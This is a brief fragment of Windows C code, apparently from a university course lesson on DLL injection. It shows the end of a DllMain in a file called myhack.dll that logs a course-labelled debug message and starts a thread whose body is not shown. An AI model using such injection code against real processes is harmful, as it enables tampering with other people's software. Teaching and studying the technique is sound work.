38         OutputDebugString(L"<myhack.dll> Injection!!! -- CSC 497/583 -- Dr. Chen");
39         hThread = CreateThread(NULL, 0, ThreadProc, NULL, 0, NULL);
40         CloseHandle(hThread);
41         break;
42     }
43
44     return TRUE;
45 }
```

Q & A